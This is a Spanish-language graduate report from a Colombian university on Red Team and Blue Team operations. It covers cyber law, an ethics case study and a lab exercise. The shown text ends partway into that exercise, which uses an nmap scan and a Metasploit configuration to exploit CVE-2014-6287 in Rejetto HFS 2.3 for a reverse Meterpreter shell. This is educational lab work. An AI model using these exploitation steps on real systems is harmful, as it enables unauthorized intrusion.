Capacidades técnicas, tácticas y de respuesta para equipos red Team y Blue Team

William Alexander Jiménez Hurtado

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Dedicatoria

A mi esposa y a mis hijas, quienes han sido un pilar fundamental a lo largo de mi proceso académico. Su acompañamiento constante, su paciencia y la motivación que me brindaron fueron esenciales para alcanzar esta nueva meta profesional.

A los docentes que hicieron parte de esta especialización, agradezco sus conocimientos, orientaciones y experiencias compartidas, las cuales enriquecieron profundamente la construcción de este trabajo.

A los profesionales del ámbito de la ciberseguridad, cuyo compromiso diario protege los entornos digitales, reconociendo el valor del trabajo conjunto entre los equipos Blue Team y Red Team para fortalecer la defensa de los sistemas de información.

Extiendo también mi reconocimiento a quienes creen en la mejora continua y en la colaboración como elementos clave para enfrentar los retos que plantea la ciberseguridad en la actualidad.

Agradecimientos

Manifiesto mi profundo agradecimiento a todas las personas que hicieron posible el desarrollo de este seminario de grado, el cual representa un avance importante en mi formación profesional y académica.

En primer lugar, extiendo mi reconocimiento a la Universidad Nacional Abierta y a Distancia (UNAD), por ofrecerme el escenario académico, los recursos y el acompañamiento necesario para llevar a cabo este trabajo, así como por su compromiso permanente con una educación de excelencia.

A mi director de seminario, agradezco su guía, sus observaciones y su acompañamiento, que fueron determinantes para orientar adecuadamente esta etapa final del proceso formativo.

A mi familia, gracias por su respaldo constante, por su paciencia y por la fuerza emocional que me brindaron durante todo el recorrido, especialmente en los momentos de mayor desafío académico.

Finalmente, a todas las personas que, directa o indirectamente, aportaron a este logro, les expreso mi gratitud. Su apoyo contribuyó a que pudiera culminar este camino, y por ello, este resultado también es parte de ustedes.

Resumen

Este informe integra los hallazgos y análisis de las cuatro etapas del seminario de grado en seguridad informática, abordando los fundamentos de las operaciones Red Team y Blue Team, el marco legal y ético en Colombia, la ejecución de un ejercicio ofensivo controlado y la respuesta defensiva ante incidentes de seguridad. En la Etapa 1 se establecieron las bases teóricas y legales, destacando normativas como la Ley 1273 de 2009 y la Ley 1581 de 2012, así como metodologías de pentesting y herramientas como Metasploit, Nmap y OpenVAS. La Etapa 2 analizó aspectos éticos y normativos a partir del caso de estudio SecureNova Labs, identificando cláusulas contractuales problemáticas y proponiendo un marco de actuación profesional basado en el Código de Ética del COPNIA. La Etapa 3 documentó la ejecución de un ejercicio ofensivo de Red Team, donde se simularon técnicas de phishing, movimiento lateral y persistencia en un entorno virtual controlado, utilizando el framework MITRE ATT&CK como referencia. Finalmente, la Etapa 4 presentó la perspectiva del Blue Team, con estrategias de contención inmediata, medidas de hardening basadas en CIS Controls y un plan de mejora continua. El informe concluye que la ciberseguridad efectiva requiere un enfoque integral que combine capacidades técnicas, cumplimiento legal, ética profesional y colaboración estratégica entre equipos ofensivos y defensivos.

Palabras clave: Blue Team, Ciberseguridad, Ética, Legislación, Red Team

Abstract

This report integrates the findings and analyses from the four stages of the graduate seminar in information security, addressing the fundamentals of Red Team and Blue Team operations, the legal and ethical framework in Colombia, the execution of a controlled offensive exercise, and the defensive response to security incidents. Stage 1 established the theoretical and legal foundations, highlighting regulations such as Law 1273 of 2009 and Law 1581 of 2012, as well as pentesting methodologies and tools like Metasploit, Nmap, and OpenVAS. Stage 2 analyzed ethical and normative aspects based on the SecureNova Labs case study, identifying problematic contractual clauses and proposing a professional action framework based on the COPNIA Code of Ethics. Stage 3 documented the execution of an offensive Red Team exercise, simulating phishing techniques, lateral movement, and persistence in a controlled virtual environment, using the MITRE ATT&CK framework as a reference. Finally, Stage 4 presented the Blue Team perspective, with immediate containment strategies, hardening measures based on CIS Controls, and a continuous improvement plan. The report concludes that effective cybersecurity requires a holistic approach that combines technical capabilities, legal compliance, professional ethics, and strategic collaboration between offensive and defensive teams.

Keywords: Blue Team, Cybersecurity, Ethics, Legislation, Red Team

Tabla de Contenido

Lista de Figuras

Lista De Tablas

Lista de Apéndices

Glosario

Amenaza Persistente Avanzada (APT)

Actor malicioso con capacidades técnicas y recursos significativos, que realiza ataques dirigidos y prolongados contra objetivos específicos, generalmente con fines de robo de información o espionaje.

Análisis Forense Digital

Proceso metodológico de recolección, preservación, análisis y presentación de evidencias digitales con validez legal, aplicado en la investigación de incidentes de ciberseguridad.

Ataque de Phishing

Técnica de ingeniería social en la que un atacante envía un mensaje fraudulento (por ejemplo, correo electrónico o enlace) que pretende ser de una fuente legítima, con el objetivo de engañar a la víctima para que revele información confidencial, como credenciales de acceso, o ejecute código malicioso.

Blue Team

Equipo defensivo de ciberseguridad responsable de proteger los sistemas de información, detectar y responder ante incidentes, implementar controles de seguridad y mantener la postura de defensa de una organización.

Center for Internet Security (CIS) Controls

Conjunto de mejores prácticas de seguridad informática desarrollado por el Center for Internet Security. Proporciona una lista priorizada de acciones para mitigar los ataques más comunes y mejorar la postura de seguridad.

Ciberseguridad

Conjunto de herramientas, políticas, conceptos de seguridad, salvaguardas, directrices, métodos

de gestión de riesgos, acciones, formación, prácticas idóneas, seguros y tecnologías que pueden utilizarse para proteger los activos de información y los sistemas conectados a internet.

Common Vulnerabilities and Exposures (CVE)

Sistema de identificación estandarizado y de uso público para vulnerabilidades de seguridad informática. Cada entrada (CVE-ID) describe una vulnerabilidad específica, facilitando su intercambio y referencia entre herramientas y bases de datos de seguridad.

Common Vulnerability Scoring System (CVSS)

Marco estandarizado para evaluar la gravedad de las vulnerabilidades de seguridad, asignando una puntuación numérica (de 0.0 a 10.0) que refleja su criticidad en función de métricas como la facilidad de explotación y el impacto potencial.

Código de Ética del COPNIA

Documento emitido por el Consejo Profesional Nacional de Ingeniería de Colombia, que establece los principios y normas de conducta profesional que deben seguir los ingenieros e integrantes de profesiones afines en el ejercicio de su labor, incluyendo la integridad, responsabilidad social y respeto a la ley.

CSIRT (Computer Security Incident Response Team)

Equipo especializado responsable de gestionar y responder a incidentes de seguridad informática dentro de una organización o comunidad específica.

Defensa en Profundidad

Estrategia de seguridad que emplea múltiples capas de controles defensivos (físicos, técnicos, administrativos) para proteger los activos de información. Si un control falla, otro proporciona protección, aumentando la resiliencia general.

Ejercicio de Red Team

Simulación de ataques cibernéticos autorizada y controlada, realizada por un equipo ofensivo (Red Team) para evaluar la efectividad de las defensas de una organización, identificar vulnerabilidades y probar los mecanismos de detección y respuesta.

Endpoint Detection and Response (EDR)

Solución tecnológica que monitorea y recopila datos de endpoints (estaciones de trabajo, servidores) para detectar, investigar y responder a amenazas avanzadas.

Exploit

Fragmento de código, conjunto de datos o secuencia de comandos que aprovecha una vulnerabilidad para causar un comportamiento no deseado en un sistema, aplicación o software.

Habeas Data (Ley 1266 de 2008)

Derecho constitucional colombiano que protege la autodeterminación informativa, especialmente en materia financiera, crediticia y comercial, regulando el manejo de datos sensibles.

Hardening

Proceso de fortalecimiento de la seguridad de un sistema mediante la configuración de controles, eliminación de servicios innecesarios, aplicación de parches y reducción de la superficie de ataque, con el fin de hacerlo más resistente a intrusiones.

HFS (HTTP File Server)

Servidor web liviano desarrollado por Rejetto, diseñado principalmente para compartir archivos a través de HTTP. La versión 2.3 contiene una vulnerabilidad crítica (CVE-2014-6287) que permite la ejecución remota de código.

ISO/IEC 27001

Estándar internacional para sistemas de gestión de seguridad de la información (SGSI) que

proporciona un marco para garantizar la confidencialidad, integridad y disponibilidad de la información.

Ley 1273 de 2009

Ley colombiana que modificó el Código Penal para tipificar delitos informáticos, como el acceso abusivo a sistemas, la interceptación de datos, el daño informático y el uso de software malicioso, estableciendo sanciones penales.

Ley 1581 de 2012

Ley de protección de datos personales en Colombia, que regula el tratamiento de información personal, estableciendo principios como finalidad, consentimiento, seguridad y confidencialidad, y otorgando derechos a los titulares de los datos.

Living-off-the-Land (LotL)

Técnica utilizada por atacantes donde se emplean herramientas y funciones legítimas del sistema operativo (como PowerShell, WMI, o herramientas administrativas nativas) para realizar actividades maliciosas, dificultando su detección.

Metasploit Framework

Plataforma de código abierto utilizada para el desarrollo, prueba y ejecución de exploits. Permite a los profesionales de seguridad realizar pruebas de penetración, validar vulnerabilidades y desarrollar contramedidas.

MITRE ATT&CK®

Marco de conocimiento globalmente reconocido que documenta las tácticas, técnicas y procedimientos (TTP) utilizados por adversarios en ciberataques. Sirve como base para el desarrollo de estrategias de defensa, detección y respuesta.

Movimiento lateral (Lateral Movement)

Fase de un ataque cibernético en la que el atacante, después de comprometer un sistema inicial, se desplaza a través de la red para acceder a otros sistemas o recursos, con el fin de ampliar su control y alcanzar objetivos específicos.

Named Pipes Impersonation (Suplantación mediante tuberías nombradas)

Técnica de escalada de privilegios en sistemas Windows que consiste en crear un canal de comunicación entre procesos (*named pipe*) para suplantar el token de seguridad de un cliente que se conecta a él. Este método permite a un proceso con ciertos privilegios (como SeImpersonatePrivilege) asumir temporalmente la identidad de otro proceso, a menudo con mayores permisos, facilitando la elevación de acceso desde un usuario estándar a cuentas con privilegios administrativos o del sistema (SYSTEM). En el contexto del ejercicio Red Team documentado, esta técnica fue empleada mediante el comando getsystem de Meterpreter para obtener privilegios máximos tras el compromiso inicial.

Nmap (Network Mapper)

Herramienta de código abierto utilizada para el descubrimiento de red, escaneo de puertos y detección de servicios. Permite identificar hosts activos, puertos abiertos, versiones de servicios y vulnerabilidades potenciales.

NIST Cybersecurity Framework

Conjunto de directrices, estándares y mejores prácticas desarrollado por el Instituto Nacional de Estándares y Tecnología de EE. UU. para gestionar riesgos de ciberseguridad.

Pentesting (Pruebas de penetración)

Evaluación de seguridad autorizada que simula un ataque cibernético contra sistemas, redes o

aplicaciones, con el objetivo de identificar vulnerabilidades y evaluar la efectividad de las defensas.

Persistencia

Técnica utilizada por atacantes para mantener el acceso a un sistema comprometido incluso después de reinicios, cambios de credenciales o intentos de remediación, mediante la creación de puertas traseras, servicios o cuentas ocultas.

Post-explotación

Fase posterior al compromiso inicial de un sistema, donde el atacante busca mantener acceso, escalar privilegios, moverse lateralmente y cumplir objetivos finales como exfiltración de datos.

Privilege Escalation (Escalada de privilegios)

Proceso mediante el cual un atacante obtiene un nivel de acceso superior al originalmente concedido, permitiendo ejecutar acciones restringidas.

PTES (Penetration Testing Execution Standard)

Marco metodológico estandarizado que define las fases de una prueba de penetración: planificación, reconocimiento, escaneo, explotación, post-explotación y reporte.

Purple Teaming

Ejercicio colaborativo entre equipos Red Team (ofensivo) y Blue Team (defensivo) diseñado para mejorar las capacidades de detección y respuesta mediante la simulación de ataques realistas y el intercambio de retroalimentación en tiempo real.

Red Team

Equipo ofensivo de ciberseguridad que simula adversarios reales para probar las defensas de una organización, identificar brechas de seguridad y evaluar la capacidad de detección y respuesta.

Resiliencia cibernética

Capacidad de un sistema u organización para continuar operando y recuperarse rápidamente ante un ataque cibernético, manteniendo sus funciones esenciales.

Security Information and Event Management (SIEM)

Solución tecnológica que recopila, agrega, analiza y correlaciona registros y eventos de seguridad de diversas fuentes (sistemas, redes, aplicaciones) para proporcionar una visión unificada y facilitar la detección y respuesta ante incidentes.

Surface Attack (Superficie de ataque)

Conjunto de puntos donde un atacante podría intentar ingresar o extraer datos de un entorno. Reducirla es un objetivo clave del hardening.

Threat Intelligence (Inteligencia de amenazas)

Informión contextualizada sobre amenazas cibernéticas que permite a las organizaciones tomar decisiones informadas para fortalecer su postura de seguridad.

Vulnerabilidad

Debilidad o fallo en un sistema, red, aplicación o proceso que puede ser explotado por una amenaza para comprometer la confidencialidad, integridad o disponibilidad de la información.

Web Application Firewall (WAF)

Firewall especializado que filtra, monitorea y bloquea el tráfico HTTP/HTTPS hacia y desde una aplicación web, con el fin de protegerla de ataques como inyección SQL, XSS y otros exploits.

Zero Trust Architecture (ZTA)

Modelo de seguridad que opera bajo el principio de “nunca confiar, siempre verificar”, requiriendo autenticación estricta y autorización para cada solicitud de acceso, independientemente de su origen dentro o fuera de la red.

Introducción

La ciberseguridad se ha convertido en un elemento crítico para la continuidad operativa de las organizaciones en un entorno digital en constante evolución. SecureNova Labs, como organización líder en servicios de seguridad informática, requiere profesionales capaces de integrar perspectivas técnicas, legales y éticas en un marco de defensa proactiva. Este informe se desarrolla en respuesta a la evaluación técnica del período de prueba establecido por la organización, con el fin de demostrar las competencias del candidato en escenarios reales de ataque y defensa. Este informe integra los hallazgos de las cuatro etapas del seminario de grado, proporcionando una visión holística de las operaciones de ciberseguridad desde perspectivas técnicas, legales y éticas, como evidencia tangible de las capacidades profesionales desplegadas durante el proceso de selección. Se analizan los fundamentos teóricos, se evalúa un caso de estudio con implicaciones normativas, se documenta un ejercicio ofensivo controlado y se proponen estrategias defensivas basadas en estándares internacionales, alineadas con los requerimientos de SecureNova Labs. El documento se organiza en secciones que reflejan un proceso estructurado de evaluación técnica, comenzando con elementos preliminares y desarrollando un análisis integrado de las cuatro etapas exigidas en el período de prueba. Se incluyen referencias bibliográficas en formato APA 7.0 y apéndices con evidencias técnicas que validan la ejecución de los escenarios planteados por la organización.

Justificación

La formación de especialistas en ciberseguridad requiere un enfoque integral que combine conocimientos técnicos con conciencia legal y ética. Este trabajo contribuye a la formación de profesionales capaces de operar en el marco normativo colombiano, utilizando metodologías reconocidas internacionalmente como MITRE ATT&CK, CIS Controls y PTES. El análisis del caso SecureNova Labs evidencia la importancia de la transparencia contractual y la supervisión ética en operaciones de seguridad. La ejecución de un ejercicio Red Team controlado proporciona lecciones prácticas sobre técnicas de ataque realistas, mientras que la respuesta Blue Team propone medidas concretas de contención y hardening. Esta integración ofensiva-defensiva fortalece la resiliencia organizacional y promueve mejores prácticas en la industria. La valoración de riesgos sigue guías institucionales especializadas (CSIRT Académico UNAD, 2024).

Objetivos

Objetivo General

Integrar los fundamentos teóricos, legales, éticos y técnicos de las operaciones Red Team y Blue Team a través del análisis del caso SecureNova Labs y la ejecución de un ejercicio controlado, para proponer estrategias de defensa proactiva y respuesta efectiva ante incidentes de seguridad.

Objetivos Específicos

Analizar el marco legal colombiano relacionado con delitos informáticos y protección de datos personales, destacando las Leyes 1273 de 2009 y 1581 de 2012.

Evaluar las implicaciones éticas y normativas del acuerdo de confidencialidad de SecureNova Labs, identificando cláusulas problemáticas y fundamentando la decisión profesional con base en el Código de Ética del COPNIA.

Ejecutar un ejercicio Red Team que simule la explotación de la vulnerabilidad CVE-2014-6287 en Rejetto HFS 2.3, junto con técnicas de phishing, movimiento lateral y persistencia en un entorno controlado.

Diseñar un plan de respuesta Blue Team con medidas de contención, hardening basado en CIS Controls y monitoreo continuo.

Integrar las perspectivas ofensivas y defensivas en un marco de seguridad holístico alineado con estándares internacionales como MITRE ATT&CK.

Desarrollo del

Informe Fundamentos de Operaciones Red Team y Blue Team *Marco Legal en Colombia*

En Colombia, el ejercicio de la ciberseguridad se encuentra regulado por un conjunto normativo diseñado para proteger tanto los sistemas informáticos como los datos personales. Este marco no solo establece los límites legales de las actividades de seguridad ofensivas y defensivas, sino que también define las responsabilidades de los profesionales del sector. Su conocimiento y aplicación son indispensables para operar con legitimidad y ética en un entorno digital cada vez más complejo. Las leyes más relevantes son:

- **Ley 1273 de 2009:** Esta ley introdujo modificaciones sustanciales al Código Penal colombiano, tipificando por primera vez delitos informáticos como el acceso abusivo a sistemas, la interceptación ilegítima de datos, el daño informático y la utilización de software malicioso. Las sanciones establecidas incluyen penas de prisión y multas, lo que refleja la gravedad con la que el legislador trata estas conductas. Para los equipos Red Team, esta normativa es particularmente relevante, ya que toda actividad de prueba de penetración o simulación de ataques debe contar con una autorización expresa, por escrito y previa del propietario de los sistemas evaluados. Operar sin este consentimiento puede configurar los delitos previstos en la ley, transformando una evaluación ética en un hecho punible.
- **Ley 1581 de 2012:** Como eje de la protección de datos personales en el país, esta ley establece principios fundamentales como la finalidad, el consentimiento previo e informado, la seguridad y la confidencialidad en el tratamiento de información personal. Su decreto reglamentario 1377 de 2013 detalla las obligaciones de quienes recolectan y

procesan estos datos. Para los equipos Blue Team, esta legislación impone la obligación de implementar medidas técnicas y organizativas robustas para salvaguardar la información personal durante la monitorización, la respuesta a incidentes y cualquier proceso forense. Un incidente de seguridad que comprometa datos personales puede dar lugar a sanciones administrativas y a la obligación de notificar a los afectados, tal como lo dispone la ley.

- **Ley 1266 de 2008:** Aunque su enfoque principal es la información financiera y crediticia (hábeas data financiero), esta ley complementa el marco de protección de datos sensibles. Establece reglas específicas para el manejo de datos contenidos en bases de información crediticia, comercial y de servicios. En un contexto de ciberseguridad, es especialmente relevante en incidentes que involucren exposición o robo de información económica, exigiendo controles adicionales y notificaciones específicas cuando se vean comprometidos este tipo de datos.

Contexto Regulatorio en la Era Digital. El marco legal colombiano en ciberseguridad no solo responde a delitos informáticos, sino que también se articula con políticas de transformación digital como el Plan Nacional de Desarrollo 2022–2026 y la Estrategia Nacional de Seguridad Digital. Esta evolución normativa refleja un entendimiento integral de la seguridad, donde la protección de datos y sistemas es indispensable para la confianza digital y la competitividad del país.

Integración con los Roles de Red Team y Blue Team. La Ley 1273 de 2009 define los límites legales de las actividades ofensivas, exigiendo que todo ejercicio de Red Team cuente con autorización expresa y documentada. Por su parte, la Ley 1581 de 2012 establece los deberes de confidencialidad y seguridad que rigen la actuación del Blue Team, especialmente durante la

respuesta a incidentes que involucren datos personales. Esta dualidad normativa exige una coordinación estrecha entre ambos equipos, asegurando que las simulaciones de ataque no violen la privacidad y que las medidas defensivas preserven evidencias válidas legalmente (Congreso de la República de Colombia, 2009, 2012).

Conexión con Estándares Globales. Estas leyes encuentran correspondencia con marcos internacionales como el RGPD de la Unión Europea (en protección de datos) y los controles del NIST y CIS (en gestión técnica de seguridad). Esta convergencia facilita que organizaciones con presencia global implementen estrategias de ciberseguridad armonizadas, mientras los profesionales colombianos desarrollan competencias aplicables en contextos internacionales.

Lección desde el Caso SecureNova Labs. El análisis del acuerdo de confidencialidad de SecureNova Labs demostró cómo cláusulas contractuales mal redactadas pueden contravenir este marco legal. Estipulaciones que prohibían denunciar actividades sospechosas o que intentaban eximir responsabilidad penal no solo son nulas jurídicamente, sino que exponen a los profesionales a riesgos penales y éticos. Este caso refuerza la necesidad de una revisión contractual rigurosa y una formación continua en derecho digital para todos los especialistas en ciberseguridad.

Perspectiva Futura. El panorama normativo colombiano continúa evolucionando, con discusiones emergentes sobre la regulación de inteligencia artificial, criptoactivos y seguridad de infraestructuras críticas. Mantenerse actualizado no es solo un requisito legal, sino una ventaja estratégica para profesionales y organizaciones que aspiran a liderar en el ecosistema de ciberseguridad regional.

Aplicación Práctica e Implicaciones Éticas. El análisis del acuerdo de confidencialidad

de SecureNova Labs evidencia cómo cláusulas contractuales pueden contravenir este marco legal. Por ejemplo, estipulaciones que prohíben denunciar actividades sospechosas de espionaje o que intentan eximir de responsabilidad penal, no solo son nulas de pleno derecho, sino que exponen a los profesionales a incurrir en complicidad con delitos tipificados en la Ley 1273. El Código de Ética del COPNIA refuerza esta perspectiva, obligando a los profesionales a priorizar el interés público y la integridad por encima de disposiciones contractuales abusivas. Por lo tanto, el cumplimiento legal no es solo una obligación formal, sino el cimiento de una práctica profesional ética y responsable en ciberseguridad. La supervisión contractual independiente y la constante capacitación en estos marcos normativos se erigen como mejores prácticas fundamentales para cualquier organización del sector.

Este marco legal no solo delimita los límites de actuación profesional, sino que también determina cómo deben ejecutarse las evaluaciones técnicas de seguridad. En escenarios como el planteado por SecureNova Labs donde convergen consideraciones éticas, normativas y técnicas, el uso de metodologías de pentesting estandarizadas garantiza que las pruebas ofensivas se realicen de manera controlada, documentada y plenamente alineada con la normativa colombiana.

Metodologías de Pentesting

Las pruebas de penetración se fundamentan en metodologías estandarizadas que garantizan un enfoque sistemático, reproducible y ético para evaluar la seguridad de sistemas, redes y aplicaciones. Estas metodologías se clasifican según el nivel de conocimiento previo del evaluador caja negra, caja blanca y caja gris y se operacionalizan a través de marcos de ejecución estructurados. A continuación, se presenta el ciclo de vida completo del pentesting basado en el estándar PTES (*Penetration Testing Execution Standard*), el cual organiza el proceso en fases

sucesivas que abarcan desde la planificación y el reconocimiento inicial hasta la entrega de informes detallados con hallazgos y recomendaciones técnicas. Las pruebas de penetración éticas requieren seguir metodologías reconocidas en manuales de hacking ético (Harris, 2019; National Institute of Standards and Technology [NIST], 2008)

Las pruebas de penetración se clasifican según el nivel de conocimiento previo del evaluador:

- Pruebas de caja Negra: Las pruebas de caja negra simulan el perfil de un atacante externo sin conocimiento interno de la infraestructura, sistemas o código. Esta metodología evalúa la seguridad desde una perspectiva realista, identificando vulnerabilidades explotables sin privilegios previos. En el ejercicio Red Team documentado, el reconocimiento inicial mediante escaneos de puertos y detección de servicios constituyó una fase esencial de este enfoque.
- Pruebas de Caja Blanca: Las pruebas de caja blanca se realizan con acceso completo a la información interna, como código fuente, documentación de arquitectura y credenciales administrativas. Este método permite una revisión exhaustiva de vulnerabilidades a nivel de diseño, lógica de negocio y configuración segura. Aunque no se empleó en el ejercicio práctico, representa una estrategia valiosa para auditorías internas, revisiones de código y cumplimiento de estándares de desarrollo seguro (Secure SDLC).
- Pruebas de Caja Gris: Las pruebas de caja gris parten de un conocimiento parcial del entorno, típicamente credenciales de usuario estándar o acceso limitado a ciertos sistemas. Este enfoque equilibrado permite evaluar tanto riesgos externos como internos, simulando escenarios donde un atacante ha obtenido un punto de apoyo inicial. Durante el ejercicio Red Team, las fases de post-explotación y movimiento lateral reflejan

características propias de esta metodología, al aprovechar accesos previamente comprometidos para profundizar en la infraestructura

Etapas del Pentesting (PTES - Penetration Testing Execution Standard).

El estándar PTES estructura el ciclo completo de una prueba de penetración en cinco fases secuenciales, que guían al evaluador desde la planificación inicial hasta la entrega de hallazgos. Este marco metodológico asegura que el ejercicio ofensivo se ejecute de manera controlada, reproducible y ética, cubriendo tanto la exploración técnica como el análisis posterior de riesgos. En el contexto del ejercicio realizado, cada etapa del PTES se tradujo en actividades concretas de reconocimiento, explotación y post-explotación, garantizando una cobertura integral de los vectores de ataque simulados. A continuación, se observan las cinco (5) etapas del PTES aplicadas:

1. Planificación y reconocimiento
2. Escaneo y enumeración
3. Obtención de acceso
4. Mantenimiento de acceso
5. Análisis y reporte

Herramientas y Servicios en Línea

La ejecución efectiva de operaciones de ciberseguridad, tanto ofensivas como defensivas, depende en gran medida del uso de herramientas especializadas y servicios en línea que automatizan y potencian las capacidades del profesional. Esta sección presenta un inventario de las principales utilidades, plataformas y recursos digitales empleados durante el ejercicio, los cuales permitieron desde el descubrimiento de vulnerabilidades hasta la explotación controlada y

el análisis post-incidente. Las herramientas utilizadas para el desarrollo del laboratorio controlado fueron:

- Metasploit Framework: Plataforma para desarrollo y ejecución de exploits.
- Nmap (Network Mapper): Herramienta de descubrimiento de red y escaneo de puertos.
- OpenVAS / Greenbone: Escáner de vulnerabilidades de código abierto.
- ExploitDB: Repositorio público de exploits y proof-of-concepts.

- CVE (Common Vulnerabilities and Exposures): Sistema estandarizado de identificación de vulnerabilidades.

Ética Profesional y Marco Normativo

La ciberseguridad trasciende el ámbito técnico para situarse en un entorno donde las decisiones profesionales están inevitablemente ligadas a principios éticos y marcos legales. Este apartado examina la intersección crítica entre la práctica técnica, la responsabilidad social y el cumplimiento normativo, tomando como referencia el caso de estudio SecureNova Labs. A través de un análisis estructurado, se evalúan las cláusulas problemáticas de su acuerdo de confidencialidad, se derivan sus implicaciones legales y éticas en el contexto normativo colombiano y, finalmente, se fundamenta una decisión en relación con los principios éticos profesionales y la protección del interés público.

Análisis del Caso SecureNova Labs

El acuerdo de confidencialidad de SecureNova Labs presentaba cláusulas problemáticas:

- **Cláusula Primera y Cuarta:** Prohibían denunciar actividades sospechosas de espionaje o apropiación de información de terceros.
- **Cláusula Segunda:** Incluía como "información confidencial" actividades ilícitas como "chuzadas" e interceptación no autorizada.
- Cláusula Octava: Intentaba eximir a la empresa de responsabilidad legal y penal por

manejo indebido de información.

Implicaciones Legales y Éticas

- Violaciones legales: Las cláusulas infringen la Ley 1273 de 2009 (artículos 269A, 269D, 269F) y la Ley 1581 de 2012.
- Violaciones éticas: Contravienen el Código de Ética del COPNIA (2015), que exige integridad, responsabilidad social y respeto por la ley.
- Consecuencias profesionales: Aceptar un contrato con tales cláusulas expondría al profesional a responsabilidad penal y disciplinaria.

Decisiones Profesionales y Responsabilidad Social

Se determinó no aceptar la oferta laboral de SecureNova Labs, a pesar de su atractivo económico ($15.000.000 mensuales y contrato vitalicio), por priorizar la integridad profesional y el interés público, en línea con los principios del COPNIA (COPNIA, 2015).

Ejercicio Ofensivo Red Team

Este apartado documenta la ejecución controlada de un ataque simulado, diseñado bajo la metodología PTES y alineado con el marco MITRE ATT&CK, con el fin de identificar vulnerabilidades técnicas y evaluar la efectividad de los controles defensivos en un entorno de laboratorio aislado. A continuación, se describe de manera estructurada cada fase del ejercicio: desde la configuración del entorno y la explotación inicial de la vulnerabilidad CVE-2014-6287 en Rejetto HFS 2.3, pasando por las etapas de post-explotación, phishing, movimiento lateral y persistencia, hasta el análisis de los resultados y la correlación con técnicas ofensivas estandarizadas. Cada subsección incluye evidencias técnicas, comandos ejecutados y hallazgos relevantes para la comprensión integral del flujo de ataque.

Metodología y Entorno de Laboratorio

Esta sección detalla el diseño técnico y metodológico del ejercicio ofensivo, describiendo la arquitectura virtualizada, las herramientas empleadas y los criterios de configuración que permitieron simular un entorno realista de ataque en condiciones controladas y éticamente responsables. Los ejercicios de Red Team deben considerar técnicas de APT documentadas en manuales especializados (Allen et al., 2022; MITRE Corporation, 2023).

- Metodología: PTES integrado con técnicas del marco MITRE ATT&CK.
- Entorno virtual: VirtualBox 7.2.2 con tres máquinas:
    - Parrot OS (172.16.30.4) – Estación de ataque
    - HOST A – Windows 7 SP1 (172.16.30.3 / 10.0.3.15) – Estación de trabajo comprometida
    - HOST B – Windows 7 SP1 (10.0.3.16) – Objetivo de movimiento lateral

En la Tabla 1 se resumen los componentes, especificaciones técnicas y propósitos del entorno de laboratorio utilizado en el ejercicio Red Team. Esta configuración permitió simular un escenario realista de ataque mientras se mantuvieron condiciones controladas y aisladas, esenciales para la reproducibilidad ética del ejercicio.

Explotación de Rejetto HFS 2.3 (CVE-2014-6287). El ejercicio se diseñó bajo la metodología PTES, integrada con técnicas del marco MITRE ATT&CK, con el objetivo específico de explotar la vulnerabilidad CVE-2014-6287 en el servidor Rejetto HFS 2.3 como vector de acceso inicial obligatorio, tal como lo establece el escenario del Anexo 4.

La vulnerabilidad CVE-2014-6287 en Rejetto HTTP File Server versión 2.3 representa un riesgo crítico (CVSS: 10.0) que permite ejecución remota de código sin autenticación. Este

vector de ataque fue seleccionado para alinearse con los requisitos del Anexo 4 del escenario SecureNova Labs (Kennedy et al., 2011; Rapid7, 2023).

Detección del Servicio Vulnerable. La fase de reconocimiento activo empleó herramientas de escaneo de puertos y detección de servicios para identificar el servidor HFS expuesto en el puerto 80 del HOST A, confirmando así la presencia de la vulnerabilidad objetivo antes de proceder con la explotación.

bash

$ nmap -sV -p 80 172.16.30.3

80/tcp open http HttpFileServer httpd 2.3

Configuración del Exploit en Metasploit Framework. Se Una vez confirmada la vulnerabilidad, se configuró el módulo rejetto_hfs_exec dentro de Metasploit con los parámetros específicos de red y payload necesarios para establecer una sesión reversa desde el sistema comprometido hacia el equipo atacante. La configuración del exploit se muestra en la Figura 22.

- RHOSTS: 172.16.30.3 (HOST A)
- LHOST: 172.16.30.4 (Parrot OS)
- SRVPORT: 9090
- PAYLOAD: windows/meterpreter/reverse_tcp


Ejecución y Obtención de Acceso. La ejecución del exploit resultó en la apertura de una sesión Meterpreter, confirmando el éxito de la explotación y estableciendo el primer punto de entrada dentro del entorno objetivo, con privilegios iniciales a nivel de usuario estándar, como se evidencia en la Figura 23.

bash

[*] Meterpreter session 1 opened (172.16.30.4:4444 -> 172.16.30.3:49217)

Figura 1

Sesión Meterpreter



Nota. Sesión Meterpreter establecida exitosamente tras la explotación de CVE-2014-6287 en Rejetto HFS 2.3. Fuente: Elaboración propia

